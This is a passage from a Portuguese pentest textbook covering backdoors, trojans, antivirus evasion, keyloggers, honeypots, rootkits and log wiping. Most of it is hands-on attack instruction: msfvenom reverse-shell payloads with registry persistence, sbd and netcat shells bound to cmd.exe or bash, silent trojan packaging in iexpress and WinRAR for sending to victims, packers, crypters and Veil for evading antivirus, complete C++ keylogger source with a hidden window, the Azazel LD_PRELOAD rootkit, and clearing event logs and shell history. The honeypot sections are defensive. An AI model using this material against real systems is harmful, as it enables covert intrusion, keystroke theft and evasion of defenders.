Gere o arquivo executável que contém a carga maliciosa de acordo com as opções do payload:

```
root@kali# msfvenom --payload windows/meterpreter/reverse_tcp LPORT=12345
LHOST=192.168.1.100 --format exe > /var/www/reverse.exe
```

Execute o arquivo *reverse.exe* no Windows.

A diferença entre o bind Shell e o reverse Shell é que, no bind Shell, o auditor se conecta à máquina diretamente. No passado esse método era muito utilizado, como em backdoors como o NetBus, SubSeven e o BackOrifice. Porém, com o advento da NAT (Network Address Translation) e de firewalls, tornou-se complicado o atacante conectar-se diretamente à máquina alvo, por isso, como medida para burlar firewall, a conexão reversa entra em cena. Nesse cenário a máquina comprometida conecta-se à máquina do atacante, burlando NAT e firewall. O uso do bind Shell é antigo e de difícil utilização nos dias de hoje (a não ser em redes DMZ). O melhor payload a ser adotado é a conexão reversa.

Uma vez com a conexão estabelecida, será necessário instalar a backdoor no registro do Windows; supondo que, no momento em

que houver perda de conexão (por exemplo, se a máquina for reinicializada), esta seja restabelecida sem maiores problemas.

Para instalar a backdoor no sistema (com o Meterpreter ativo), primeiro consiga acesso ao usuário nt authority\system (esse processo pode ser visto na seção 9.4.5 “User Interface commands”).

Transfira o arquivo para uma pasta:

```
meterpreter > upload /var/www/reverse.exe 'C:\Windows'
```

Realize a enumeração das chaves do registro:

```
meterpreter > reg enumkey –k
HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
```

Instale a backdoor no registro. Dessa forma, quando a máquina for reinicializada, será executada a *reverse.exe*:

```
meterpreter > reg setval -k
HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run -v reverse -d
'C:\Windows\reverse.exe'
```

Realize novamente enumeração das chaves do registro. Desta vez a chave encontra-se ativa:

```
meterpreter > reg enumkey -k
HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
```

Caso necessário, confirme as informações sobre a chave instalada:

```
meterpreter > reg queryval –k
HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run –v reverse
```

12.2 Backdoor sbd

Sbd é um programa similiar ao netcat (lembre-se de que podemos usar o netcat como backdoor), mas com funcionalidades a mais, como a criptografia dos dados utilizando o AES.

Caso optemos por utilizar o netcat, um administrador experiente poderá interceptar o nosso tráfego de dados e saber o que

estamos fazendo. Utilizando o sbd, mesmo que o administrador capture os dados, estes estarão ilegíveis. O seu uso é idêntico ao netcat, por isso vamos apenas criar uma backdoor com criptografia.

O executável do sbd pode ser encontrado em */usr/share/windows-binaries/sbd.exe*.

Opções:

-r *n*	Reativa a conexão após *n* segundos. Se *n* for 0, a conexão fica ativa permanentemente.
-c *on/off*	Habilita/Desabilita a criptografia. Por padrão, a criptografia é habilitada.
-k *senha*	Define a nova senha a ser utilizada para criptografar os pacotes.

No Windows, inicie a backdoor, mantendo uma conexão permanente e definindo uma senha para criptografar os pacotes (lembre-se de que os pacotes são criptografados com uma chave ou senha):

```
C:\ sbd.exe -l -p 666 -e cmd.exe -r0 -k senha_secreta
```

No Kali Linux, conecte-se ao Windows:

```
root@kali# sbd 192.168.1.101 666 -k senha_secreta
```

Os dados e operações que acontecem na conexão do sbd estão criptografados e protegidos, tornando a análise da rede na tentativa de detecção de intruso uma tarefa mais difícil.

12.2 Cavalos de Troia

Os cavalos de Troia (também chamados de Trojan Horse) são programas anexados a outros programas de maneira análoga à história de Troia, em que os gregos, vendo que perderiam a batalha, presentearam os troianos com um cavalo de madeira, e, de dentro desse cavalo, saíram soldados gregos.

Os cavalos de Troia computacionais são programas legítimos nos quais, uma vez que o usuário execute-os, também será executado (em background) um programa malicioso

(normalmente uma backdoor).

Um exemplo clássico no passado foi o programa Whack-a-mole, um jogo em que o usuário tinha de martelar as minhocas para ganhar pontos. Porém existiam versões desse jogo que estavam infectadas com a backdoor Netbus. A figura 12.1 mostra a tela inicial do jogo Whack-a-mole.

Figura 12.1 – Tela inicial do jogo Whack-a-mole.

12.3 EXE Joiner

O EXE Joiner é um programa que junta dois arquivos em um único arquivo, gerando um terceiro arquivo.

Normalmente, o EXE Joiner apresenta código-fonte fechado e pode ser encontrado aos milhares na internet. Porém o problema desse tipo de EXE Joiner é que, por ter código fechado, não há como saber o que realmente o Joiner é; se realmente é o EXE Joiner, como prometido pelo próprio programa, ou se ele carrega consigo alguma carga viral ou backdoor. Além de que esses programas normalmente são detectados pelo antivírus. Em vez de realizar o download desse tipo de arquivo é possível criar um EXE Joiner.

O seu funcionamento é o seguinte: O Exe Joiner “ensacola” o primeiro e o segundo arquivos em um terceiro arquivo. O programa responsável por “ensacolar” os dois arquivos em um só é chamado de STUB. Esse terceiro arquivo (“ensacolado” pelo

STUB), no momento em que for executado, desempacota os dois arquivos (geralmente) na pasta temporária (echo %TEMP%) do Windows e executa os dois arquivos desempacotados.

Fundamentalmente um EXE Joiner é um arquivo autoextrator (arquivo SFX), com a diferença de que o Joiner vai executar os dois arquivos recém-desempacotados.

Um Exe Joiner pode ser feito com o utilitário *iexpress.exe* do Windows, que é um criador de arquivos SFX (arquivos autoextraídos). Podemos, dessa forma, criar um arquivo contendo o programa normal anexado com a nossa backdoor.

Digite iexpress no menu do Windows, conforme mostra a figura 12.2.

Figura 12.2 – iexpress.

Na tela Welcome to IExpress 2.0, crie um novo arquivo SFX (arquivo autoextrator) escolhendo a opção Create new Self Extraction .

Na tela Package purpose, selecione a primeira opção Extract files and run an installation command para extrair um arquivo e executá-lo.

Na tela Package title, escolha um nome para o pacote.

Na tela Confirmation prompt, escolha a opção No prompt para

que o nosso cavalo de Troia não interaja com o usuário, não crie nenhum tipo de mensagem e que seja o mais silencioso possível. Caso deseje, o leitor poderá selecionar a opção Prompt user with (mas não é o recomendável para o nosso objetivo).

Na tela License agreement, escolha a opção Do not display a license para não ser exibido nenhum tipo de licença.

Na tela Packaged files, escolha os arquivos que serão empacotados. Lembre-se de escolher um arquivo qualquer que servirá como isca (como um pequeno jogo ou outro executável do gênero) e também de escolher a nossa backdoor (em formato *.exe*).

Na tela Install Program to Launch, há duas opções de seleção para execução dos dois arquivos. Na opção Install Program, selecione o arquivo executável (um jogo ou arquivo do gênero) que será instalado quando o usuário abrir o nosso cavalo de Troia. No momento em que a instalação (ou execução) desse primeiro arquivo for finalizada (por exemplo, quando o usuário fechar o joguinho), será executada a opção Post Install Program, indicando qual será o arquivo (no nosso caso a backdoor) a ser executado. É nesse momento qua a máquina vítima será comprometida.

Na tela Show Window, é selecionado o tipo de animação no momento da extração de arquivos. Há opções como Default, Hidden, Minimized e Maximized. Escolha o tipo de animação Hidden, pois, dessa forma, a extração dos arquivos será invisível aos olhos do usuário.

Na tela Finished message, é escolhida uma mensagem ao terminar a extração e execução dos dois arquivos. Escolha a opção No message para não exibir nenhuma mensagem adicional ao usuário.

Na tela Package Name and Options, o nosso cavalo de Troia deve ser salvo no formato *.exe*. Então salve o arquivo e escolha a opção Hide File Extracting Progress Animation from User para

esconder toda a animação de extração do usuário.

Na tela Configure restart, o sistema pode ser reinicializado após o término da execução do nosso cavalo de Troia. Então, por exemplo, o sistema vítima (após executar o nosso arquivo) não será reiniciado (opção No restart), obrigatóriamente será reiniciado (opção Always restart) ou reiniciado somente se necessário (opção Only restart if need). Escolha a opção No restart para que a máquina não reinicie após a extração e execução dos arquivos.

Na tela Save Self Extraction Directive, caso queira salvar o projeto, escolha a opção Save Self Extraction Directive (SED) file. Caso contrário, escolha a opção Don't save.

O arquivo *Trojan Horse.exe* foi criado e poderá ser encaminhado para o usuário.

Um arquivo SFX também pode ser criado utilizando-se o Winrar.

Crie um arquivo chamado *STUB.BAT* com o seguinte conteúdo:

```
start Backdoor.exe
start Whack-a-mole.exe
```

Gere um arquivo executável a partir do arquivo *.bat* pelo programa "Bat to Exe Converter", conforme mostra a figura 12.3.

O download do arquivo "Bat to Exe" pode ser realizado em: *http://www.f2ko.de/programs.php?lang=en&pid=b2e*.




Figura 12.3 – Tela do programa "Bat to Exe Converter".

Selecione os três arquivos e selecione Add to archive... conforme mostra a figura 12.4.

Na aba General:

- Selecione no campo Archive format o tipo ZIP.
- Selecione no campo Compression method a opção Best.
- Selecione no campo Archiving options a opção Create SFX archive.




Figura 12.4 – Adicione os três arquivos com o Winrar.

Na aba Advanced:

- Selecione o botão SFX Options para configurar as opções do arquivo autoextrator.

Na aba Setup:

- Selecione o arquivo que será inicializado após a extração (no nosso caso, deverá ser o *STUB.exe*, pois ele é um binário que vai inicializar a jogo e a backdoor) escrevendo o nome *STUB.exe* dentro do campo Setup Program > Run after extraction.

Na aba Modes:

- Marque o checkbox Unpack to temporary folder para extrair os arquivos da pasta temporária do Windows e marque também Silent Mode >Hide all para que a extração do arquivo seja realizada em modo silencioso (sem animações).

O arquivo *Desktop.exe* foi criado com sucesso e poderá ser encaminhado ao usuário.

12.4 Bypass A.V

Os arquivos criados com o Metasploit são definidos como arquivos virais. Isso porque carregam dentro deles um conjunto de instruções que empresas de antivírus detectam como sendo um arquivo malicioso (e de fato é). Porém podem ser encontrados na internet inúmeros métodos para se esconder o arquivo da detecção viral: obfuscação viral, novos payloads, encoders e crypters.

Quando, por exemplo, um arquivo se torna de acesso público, as empresas de antivírus podem decidir classificá-lo como malicioso. Para que possamos “camuflar” o nosso arquivo, sem que o este perca a sua funcionalidade, é necessário conhecimentos em alguma linguagem de programação. Crypters e encoders de acesso público usados em codificação de arquivos

maliciosos também têm uma assinatura viral e também são classificados como maliciosos.

O melhor método para camuflar 100% o seu arquivo malicioso contra antivírus é programando-o.

12.4.1 Compressores de arquivos

Trata-se de um método antigo para compactar o arquivo, ou seja, utilizando-se de programas especiais, tais como o UPX ou Petite, é possível criar um arquivo com um tamanho bem reduzido em relação ao original. Ao se realizar essa técnica, o arquivo, por ter um tamanho menor e uma estrutura diferente, consegue burlar o sistema de antivírus.

Vale lembrar que essa técnica é antiga e a detecção de assinaturas virais é bem mais sofisticada do que no passado. Porém esse método vale a pena ser citado e testado.

O UPX pode ser obtido em *http://upx.sourceforge.net/*. O Petite pode ser obtido em *http://www.un4seen.com/petite/*.

Encorajo o leitor a realizar o download desses dois arquivos, criar um arquivo malicioso com o Metasploit e testá-lo contra a sua solução de antivírus.

12.4.2 Crypters/Encoders

Outro método além de compactadores é a utilização de encriptadores. Diferentemente dos compactadores, os encriptadores adicionam criptografia no arquivo, dificultando a detecção de um arquivo malicioso. Embora o sistema de antivírus não detecte o antigo código malicioso como sendo um código malicioso, o antivírus pode detectar o código do encriptador e alertar o usuário de que o programa encriptado é malicioso.

Um exemplo de encriptador é o programa Themida que pode ser obtido em *http://www.oreans.com/*.

12.4.3 Veil-Framework

O Veil-Framework é um framework que permite a codificação de arquivos binários para se tentar obfuscar o seu código. Pode ser obtido em *https://github.com/Veil-Framework/Veil-Evasion/*.

```
root@kali# git clone https://github.com/Veil-Framework/Veil-Evasion/
root@kali# cd Veil-Evasion
root@kali# python Veil-Evasion.py
```

O Veil-Framework é atualizado com o comando:

```
update
```

Os payloads do Veil-Framework podem ser listados com:

```
list
```

O payload pode ser utilizado com o comando use payload, por exemplo:

```
use c/meterpreter/rev_http
```

As opções do payload podem ser mudadas com set opção valor, por exemplo:

```
set LHOST 192.168.1.100
set LPORT 12345
```

O payload pode ser gerado com o comando:

```
generate
```

Por padrão, o arquivo será gerado em */root/veil-output*.

O hash do arquivo gerado pode ser checado no vírus total (*http://www.virustotal.com*) com o comando:

```
chechvt
```

O arquivo gerado pode ser deletado (útil para apagar a pasta com os arquivos finais gerados) com o comando:

```
clean
```

Com o arquivo gerado, teste-o contra seu antivírus. Caso o antivírus detecte-o como sendo malicioso, tente outro payload do

Veil-Framework.

12.5 Keylogger

Keyloggers são programas que armazenam em um arquivo de texto tudo aquilo que for digitado pelo usuário, para posterior verificação. Além de serem fundamentais em pentest, são muito utilizados pela espionagem, para saber senhas de uma pessoa, com quem ela conversa e monitorar toda a sua atividade na internet.

Normalmente keyloggers são encontrados na internet com o código-fonte fechado, porém esses arquivos são pouco confiáveis. Há versões comerciais de keyloggers, como o Ardamax.

Um keylogger pode ser facilmente escrito na linguagem C++.

```
//Código-fonte de um keylogger escrito em C++
//Compile o código com o DevC++
//Fonte: https://dl.dropboxusercontent.com/u/110076680/WinKeyLogger.txt

#include <iostream>
#include <fstream>
using namespace std;

#include <windows.h>
#include <Winuser.h>

int save (int key_stroke, char *file){
   if((key_stroke == 1) || (key_stroke == 2)) return 0;

   FILE *OUTPUT_FILE;
   OUTPUT_FILE = fopen(file, "a+");

   if(key_stroke == 8) fprintf(OUTPUT_FILE, "%s", "[BACKSPACE] ");
else if(key_stroke == 32) fprintf(OUTPUT_FILE, "%s", " ");
else if(key_stroke == 18) fprintf(OUTPUT_FILE, "%s", "[ALT] ");
else if(key_stroke == 91) fprintf(OUTPUT_FILE, "%s", "[WINDOWS] ");
else if(key_stroke == 17) fprintf(OUTPUT_FILE, "%s", "[CONTROL] ");
else if(key_stroke == 16) fprintf(OUTPUT_FILE, "%s", "[SHIFT] ");
else if(key_stroke == 20) fprintf(OUTPUT_FILE, "%s", "[CAPS LOCK] ");
else if(key_stroke == 9)  fprintf(OUTPUT_FILE, "%s", "[TAB] ");
else if(key_stroke == 13) fprintf(OUTPUT_FILE, "%s", "\n");
```

```
else if(key_stroke == 36) fprintf(OUTPUT_FILE, "%s", "[HOME] ");
else if(key_stroke == 35) fprintf(OUTPUT_FILE, "%s", "[END] ");
else if(key_stroke == 46) fprintf(OUTPUT_FILE, "%s", "[DELETE] ");
else if(key_stroke == 33) fprintf(OUTPUT_FILE, "%s", "[PAGE UP] ");
else if(key_stroke == 45) fprintf(OUTPUT_FILE, "%s", "[INSERT] ");
else if(key_stroke == 34) fprintf(OUTPUT_FILE, "%s", "[PAGE DOWN] ");
   else fprintf(OUTPUT_FILE, "%s", &key_stroke);
fclose(OUTPUT_FILE);
cout << key_stroke << endl;
return 0;
}
void stealth (){
HWND stealth;
AllocConsole();
stealth = FindWindowA("consoleWindowClass", NULL);
ShowWindow(stealth, 0);
}
int main(){
stealth();
char i;
while(1){
   for (i = 8; i<=190; i++){
      if (GetAsyncKeyState(i) == -32767)
         save(i, "LOG.TXT");
   }
   }
   system("PAUSE");
   return 0;}
```

12.6 Honeypots

Os honeypots, também chamados de “potes de mel”, são softwares que simulam um serviço/servidor mal configurado e vulnerável. Com isso, o atacante vai fazer a varredura na rede, detectar o honeypot e pensar que aquele software é vulnerável.

Normalmente, o honeypot é utilizado para capturar atacantes que fazem varreduras na rede ou, até mesmo, é utilizado para saber qual o comportamento e atitude do atacante em frente a um

software vulnerável.

Os honeypots podem ser categorizados em alta interatividade e baixa interatividade:

- **Honeypots de alta interatividade** é um sistema operacional configurado para servir como honeypot e tem uma excelente interação com o atacante, dando a suposta impressão de que se trata de um sistema vulnerável. Esse tipo de honeypot é de difícil detecção para scanners como o OpenVAS e o Nmap. Os principais honeypots de alta interatividade são os honeynets.
- **Honeypots de baixa interatividade** interagem com o atacante e até podem presenteá-lo com uma falsa shell do sistema. Esse tipo de honeypot é facilmente detectado com scanners como o Nmap, OpenVAS ou Nessus. Normalmente, honeypots de baixa interatividade são softwares instalados em algum sistema operacional.

Um honeypot de baixa interatividade pode ser criado com o netcat.

- Inicialize o servidor SSH no Kali Linux:

  root@kali# service ssh start
- Capture o banner com o Nmap:

  root@kali# nmap localhost -sV -p 22
- Copie o banner capturado pelo Nmap para o arquivo *honeypot.txt*:

  OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
- Finalize o servidor SSH:

  root@kali# service ssh stop
- Inicialize o netcat dentro de um laço while:

  root@kali# while(true); do nc –l –p 22 –vvv < honeypot.txt; done
- Realize a varredura com o Nmap:

  root@kali# nmap localhost -sV

Outros exemplos de honeypots de baixa interatividade são o Valhala Honeypot e o honeyd.

12.6.1 Valhala Honeypot

O programa Valhala Honeypot permite a configuração de diversos tipos de serviços para honeypot, como servidor FTP, web e outros. O download do Valhala Honeypot pode ser realizado em *http://valhalahoneypot.sourceforge.net*.

Por exemplo, para configurar um honeypot em um servidor SMTP, acesse a aba Configurar, conforme indica a figura 12.5.

Figura 12.5 – Tela inicial do Valhala Honeypot.

Configure um servidor SMTP, conforme mostra a figura 12.6.




Figura 12.6 – O Valhala Honeypot possibilita ao usuário configurar vários tipos de honeypots.

Habilite o minisservidor SMTP e inicie o monitoramento.

Realize uma conexão com o servidor SMTP do honeypot; a tentativa de conexão será mostrada no Valhala:

```
root@kali# nc 192.168.1.101 25
```

12.6.2 Honeyd

O honeyd é um excelente honeypot desenvolvido em código-fonte aberto. Faz a emulação de diversos sistemas operacionais, portas e serviços. O honeyd não está relacionado na lista do apt-get do Debian 7.4; para isso, altere o arquivo */etc/apt/sources.list* do Debian para que o honeyd seja instalado via apt-get[1]:

```
##Sources.list para Debian Squeeze
deb http://http.debian.net/debian/ squeeze main contrib non-free
deb-src http://http.debian.net/debian/ squeeze main contrib non-free
deb http://http.debian.net/debian squeeze-lts main contrib non-free
deb-src http://http.debian.net/debian squeeze-lts main contrib non-free
root@debian# apt-get update
root@debian# apt-get install honeyd
```

Para testes realizados em máquinas virtuais, certifique-se de que a interface cabeada está em modo promíscuo (Configurações > Rede > Adaptador 1 > Avançado > Modo Promíscuo > Permitir Tudo), conforme mostra a figura 12.7.




Figura 12.7 – Cabo em modo promíscuo na máquina virtual é pré-requisito para os laboratórios com o honeyd.

12.6.2.1 Laboratório Honeyd: Honeypot

Para o primeiro laboratório será criado um honeypot que simula uma máquina Windows XP SP1, com as portas 139 e 445 abertas.

Será necessário criar um arquivo de configuração com as honeypots que serão emuladas.

Crie o arquivo *honeyd.conf*:

```
create default
set default default tcp action block
set default default udp action block
set default default icmp action block
create windows
set windows personality "Microsoft Windows XP SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open
set windows ethernet "00:00:24:c8:e3:34"
dhcp windows on eth0
```

Os comandos create default e set default default tcp/udp/icmp action block criam as regras padrões para o honeypot. No caso, os pacotes TCP, UDP e ICMP que não forem destinados ao honeypot serão descartados.

As regras a seguir indicam ao honeyd que será criado um honeypot com o template do Windows XP sp1, o tráfego destinado ao TCP será descartado e o honeypot terá as portas 135, 139 e 445 abertas com o endereço MAC “00:00:24:c8:e3:34”.

```
create windows
set windows personality "Microsoft Windows XP SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open
set windows ethernet "00:00:24:c8:e3:34"
```

A última regra indica ao honeyd que o honeypot Windows terá o seu IP atribuído via DHCP.

```
dhcp windows on eth0
```

Inicie o honeyd com:

```
root@debian# honeyd -d -f honeyd.conf
```

Realize o scan com o Nmap:

```
root@kali# nmap IP_HONEYPOT -O
```

O resultado do scan é capturado pelo honeyd.

```
honeyd[18536]: Send ICMP Echo Reply: 192.168.1.105 -> 192.168.1.100
honeyd[18536]: Send ICMP Echo Reply: 192.168.1.105 -> 192.168.1.100
honeyd[18536]: Connection request: tcp (192.168.1.100:61063 -
192.168.1.105:38854)
honeyd[18536]: Connection dropped by reset: tcp (192.168.1.100:61063 -
192.168.1.105:38854)
honeyd[18536]: Killing unknow connection: tcp (192.168.1.100:61063 -
192.168.1.105:38854)
```

12.6.2.2 Laboratório Honeyd: Múltiplos honeypots

É possível criar vários honeypots com o honeyd, para isso verifique o arquivo */usr/share/honeyd/nmap.prints*. Esse arquivo utiliza o fingerprinting de detecção do sistema operacional do Nmap para tentar enganar o próprio Nmap.

Para criarmos múltiplos honeypots, simplesmente é inserida no arquivo a personalidade do sistema que se queira criar.

Arquivo *honeyd.conf*:

```
create default
set default default tcp action block
set default default udp action block
set default default icmp action block
create windows
set windows personality "Microsoft Windows XP SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 139 open
add windows tcp port 445 open
set windows ethernet "00:00:24:c8:e3:34"
dhcp windows on eth0
create solaris
set solaris personality "Avaya G3 PBX version 8.3"
set solaris default tcp action reset
add solaris tcp port 22 open
```

```
add solaris tcp port 2049 open
set solaris ethernet "00:00:24:c8:e3:14"
dhcp solaris on eth0
```

12.6.2.3 Laboratório Honeyd: Honeypot com IP estático

Para criar um *honeypot* com IP estático, troque a linha

```
dhcp solaris on eth0
```

Por

```
bind 192.168.1.2 solaris
```

12.7 Rootkits

O rootkit é um conjunto de ferramentas que possibilita ao atacante manter o seu acesso ao sistema comprometido da forma mais invisível possível, escondendo arquivos, conexões e processos. Normalmente, rootkits exploram módulos do Kernel para ocultar a presença do atacante.

Fundamentalmente há dois tipos de rootkits: Userland e Kernel Land.

12.7.1 Userland

Rootkits do tipo userland alteram os binários do sistema por binários comprometidos. Por exemplo, um rootkit do tipo userland vai alterar o comando netstat pelo comando netstat infectado, ocultando a sua conexão ao computador.

As principais atividades de um rootkit do tipo userland são:

- **Esconder arquivos** – O rootkit esconde a si mesmo e/ou arquivos com nomes especiais.
- **Esconder processos** – Processos iniciados pelo rootkit não são visualizados por comandos como o ps ou top.
- **Esconder conexões** – Um rootkit consegue camuflar a sua conexão, não sendo visualizado com comandos como o

netstat.

Um exemplo de rootkit do tipo userland para o Linux é o rootkit Azazel.

http://packetstormsecurity.com/files/download/125240/azazel-master.zip

12.7.1.1 Utilizando o rootkit Azazel

O rootkit Azazel é um rootkit do tipo userland destinado ao sistema operacional Linux. O Azazel tira vantagem sobre a variável de ambiente LD_PRELOAD (o Linux vai carregar essa biblioteca primeiro antes de carregar qualquer biblioteca do sistema), na qual realiza a injeção do seu código malicioso. Algumas de suas funcionalidades incluem: esconder processos, arquivos e conexões.

Instale as dependências necessárias para o rootkit Azazel:

```
root@debian# apt-get install libpcap-dev
root@debian# apt-get install libpam0g-dev
root@debian# apt-get install libcurl4-openssl-dev
```

O arquivo de configuração do Azazel é o *config.py*. Nesse arquivo são definidas configurações como a porta que o Azazel escutará, “string mágica” para esconder arquivos etc. Configure-o de acordo com a sua necessidade.

Compile o Azazel com:

```
root@debian:~/azazel-master# make
```

Será gerado o arquivo *libselinux.so*; copie-o para o diretório */lib*:

```
root@debian:~/azazel-master# cp libselinux.so /lib
```

Para o rootkit tornar-se ativo no sistema, defina a variável de ambiente LD_PRELOAD:

```
root@debian:~/azazel-master# export LD_PRELOAD=/lib/libselinux.so
```

Nesse momento, o terminal está sob controle do rootkit.

Por exemplo, como padrão a string mágica para esconder

arquivos é underscore+underscore “__”.

Crie um arquivo que inicie com “__” (dois underscores):

```
root@debian# touch __invisivel
```

Liste os arquivos com ls:

```
root@debian# ls
```

O sistema não detecta o arquivo criado pelo rootkit.

Que tal escondermos conexões na máquina?

Abrindo o arquivo de configuração do Azazel (o arquivo *config.py*), nota-se na primeira linha:

```
OW_PORT = "61040"        # Lowest source port for plain text backdoor
HIGH_PORT = "61050"      # Highest source port for plain text backdoor
```

Isso significa que conexões com portas de origem 61040 até a porta 61050 não são detectadas por comandos como o netstat.

Observem também que, se quisermos criar uma conexão com o netcat, pela linha:

```
SHELL_PASSWD = "changeme"  # Remote password for accept backdoors
```

Nós devemos inserir a senha changeme para ter acesso ao sistema.

Vamos então comprometer o sistema:

```
root@debian:~/azazel-master# export LD_PRELOAD=/lib/libselinux.so
```

Vamos iniciar uma conexão com o netcat:

```
root@debian:~/azazel-master# nc -l -p 666 -e /bin/bash &
```

Na máquina do atacante, conecte-se ao IP 192.168.1.102 na porta 666, utilizando a porta de origem 61040, e digite a senha:

```
root@kali# nc 192.168.1.102 666 -p 61040
changeme
```

Vai aparecer a mensagem do Azazel:

```
Welcome!
Here's a shell:
```

Estamos no sistema de forma invisível!

Digite no Debian:

```
root@debian# netstat -etn | grep 666
```

Nenhuma conexão no sistema. É como se o invasor não existisse no sistema!

Qualquer processo pode ser iniciado dentro do netcat que não será listado pelo comando ps:

```
root@kali# ping 1.1.1.1
root@debian# ps aux
```

O comando ping não é exibido na lista de processos do Debian.

12.7.2 Kernel Land

Rootkits do tipo Kernel Land implementam o seu código malicioso diretamente no Kernel, por meio de técnicas avançadas. Esse tipo de rootkit depende muito de qual é a versão do Kernel que está sendo utilizada, pois são específicos para determinada versão, por isso não serão detalhados.

Para a descoberta de novos rootkits, acesse *http://packetstormsecurity.com*.

---

1 Altere o conteúdo do arquivo */etc/apt/sources.list* somente para realizar a instalação do honeyd. Terminada essa etapa, volte com o conteúdo original do arquivo */etc/apt/sources.list*. Uma boa prática é sempre manter um backup do arquivo com o comando cp /etc/apt/sources.list /etc/apt/sources.listOLD. Para restaurar o arquivo, realize o processo inverso cp /etc/apt/sources.listOLD /etc/apt/source.list.

CAPÍTULO 13
Apagando rastros

Após o sistema ter sido comprometido e alterações terem sido executadas, o atacante então tentará apagar seus rastros e limpar a casa, ou seja, apagar os logs do sistema.

Porém algumas considerações devem ser levadas em conta, por exemplo, com administradores mais atentos que podem fazer o redirecionamento de logs para outros hosts. Dessa forma, apagar os logs da máquina local não será muito útil, pois mesmo que o atacante apague os logs locais, cópias dos registros já foram enviadas para outro servidor.

Os logs do Windows podem ser localizados em *c:\Windows\system32\Config*:

- *AppEvent.Evt* – logs dos aplicativos e operações.
- *SecEvent.Evt* – logs de segurança.
- *SysEvent.Evt* – eventos do sistema.

Para limpar os logs (como usuário nt authority\system):

```
meterpreter > clearev
```

No Linux é interessante desabilitar o histórico de comandos com:

```
unset HISTFILE
```

Dessa forma, tudo o que for digitado não será armazenado no histórico de comandos para aquela sessão do bash.

Além disso, é interessante remover as linhas dos logs de autenticação do sistema que tenham seu IP.

Os logs do Linux encontram-se em */var/log*, mas certifique-se de que os logs são guardados nesse diretório acessando o arquivo */etc/syslog.conf* (para o syslog) ou */etc/rsyslog.conf* (para

sistemas que utilizam o rsyslog). Lembrando mais uma vez que a remoção de logs será pouco útil em sistemas com IDS ou que armazenam logs remotamente.

- */var/log/auth.log* – Logs de autenticação do sistema.
- */var/log/lastlog* – Log do comando lastlog.
- */var/log/wtmp* – Log do comando last.
- */var/log/btmp* – Log do comando lastb.
- */var/run/utmp* – Log dos comandos w/who.

Há scripts e ferramentas que auxiliam na limpeza do log. Um bom repositório encontra-se em *http://packetstormsecurity.com/UNIX/penetration/log-wipers/*.

CAPÍTULO 14
Tunneling

Tunneling ou tunelamento é uma técnica em que se cria um túnel virtual entre dois hosts remotos, permitindo que estes possam se comunicar perfeitamente, de forma segura, pois os dados que circulam na rede são criptografados. O tunneling também pode ser usado para criar conexões maliciosas protegidas contra firewall.

Vamos primeiro imaginar a seguinte situação: Em uma rede corporativa em que a máquina A (que está protegida por firewall) deseja comunicar-se com a máquina B que está fora da rede, o processo feito é este:

- Na conexão de ida:

  A —> Firewall/Proxy —> Internet —> B

- Na conexão de volta:

  B —> Internet —> Firewall/Proxy —> A

Isso seria muito bom em uma conexão normal, sem regras restritivas de firewall ou proxy. Agora… imaginem a seguinte situação:

